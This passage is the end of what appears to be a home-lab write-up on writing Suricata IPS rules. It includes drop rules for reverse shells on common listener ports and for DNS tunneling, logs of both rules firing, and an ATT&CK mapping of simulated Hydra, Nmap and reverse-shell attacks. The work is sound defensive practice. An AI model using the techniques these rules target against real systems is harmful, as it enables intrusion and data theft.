drop tcp any any -> $HOME_NET [4444,5555,6666,7777,8888,9999] (msg:"Dropped: Possible Reverse Shell";
flow:established,to_server; classtype:bad-unknown; sid:1000008; rev:1;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:51:00.419017 [Drop] [**] [1:1000008:1] Dropped: Possible Reverse Shell [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:60352 -> 192.168.1.10:9999
06/25/2026-14:51:00.623150 [Drop] [**] [1:1000008:1] Dropped: Possible Reverse Shell [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:60352 -> 192.168.1.10:9999
06/25/2026-14:51:00.880069 [Drop] [**] [1:1000008:1] Dropped: Possible Reverse Shell [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:60352 -> 192.168.1.10:9999
06/25/2026-14:51:01.393577 [Drop] [**] [1:1000008:1] Dropped: Possible Reverse Shell [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:60352 -> 192.168.1.10:9999
06/25/2026-14:51:02.420198 [Drop] [**] [1:1000008:1] Dropped: Possible Reverse Shell [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:60352 -> 192.168.1.10:9999
```

9. DNS Tunneling/Exfiltration Prevention

Command timeout.

```
# DNS Exfiltration Prevention
drop dns $HOME_NET any -> any any (msg:"Dropped: Potential DNS Tunneling/Exfiltration"; dns.query; pcre:"/[a-zA-Z0-9_-]{40,}\.\/"; classtype:trojan-activity; sid:1000009; rev:1;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:53:30.114348 [Drop] [**] [1:1000009:1] Dropped: Potential DNS Tunneling/Exfiltration [**]
[Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.1.10:44367 -> 8.8.8.8:53
06/25/2026-14:53:35.115950 [Drop] [**] [1:1000009:1] Dropped: Potential DNS Tunneling/Exfiltration [**]
[Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.1.10:53186 -> 8.8.8.8:53
```

IDS/IPS IMPLEMENTATION - SURICATA

PERFORMANCE NOTES

Since the implemented rules are signature-based, certain legitimate administrative activities (such as authorized Nmap scans or penetration testing) may trigger alerts. Proper tuning and whitelisting should be applied before deployment in production environments.

During testing, Suricata successfully detected the simulated attacks without noticeable impact on system responsiveness. However, production deployments require adequate CPU, memory, and storage resources, especially when Deep Packet Inspection is enabled.

MITRE ATT&CK MAPPING FOR TECHNIQUES USED:

Attack	MITRE Technique	Specific Sub-Technique / Context
Nmap Scan	T1046	Network Service Discovery
Web Enumeration	T1595.003	Active Scanning
Hydra HTTP	T1110.001	Brute Force: Credential Stuffing
Hydra FTP	T1110.002	Brute Force: Password Cracking
Hydra SSH	T1110	Brute Force (Generic)
cURL Request	T1105	Ingress Tool Transfer
Reverse Shell	T1059	Command and Scripting Interpreter
DNS Tunneling	T1071.004	Application Layer Protocol: DNS

LESSON LEARNED

- Developed custom IDS and IPS signatures.
- Configured Suricata using AF_PACKET and NFQUEUE.
- Validated detection against multiple attack techniques.
- Understood thresholding and rule optimization.
- Reduced alert fatigue using threshold rules.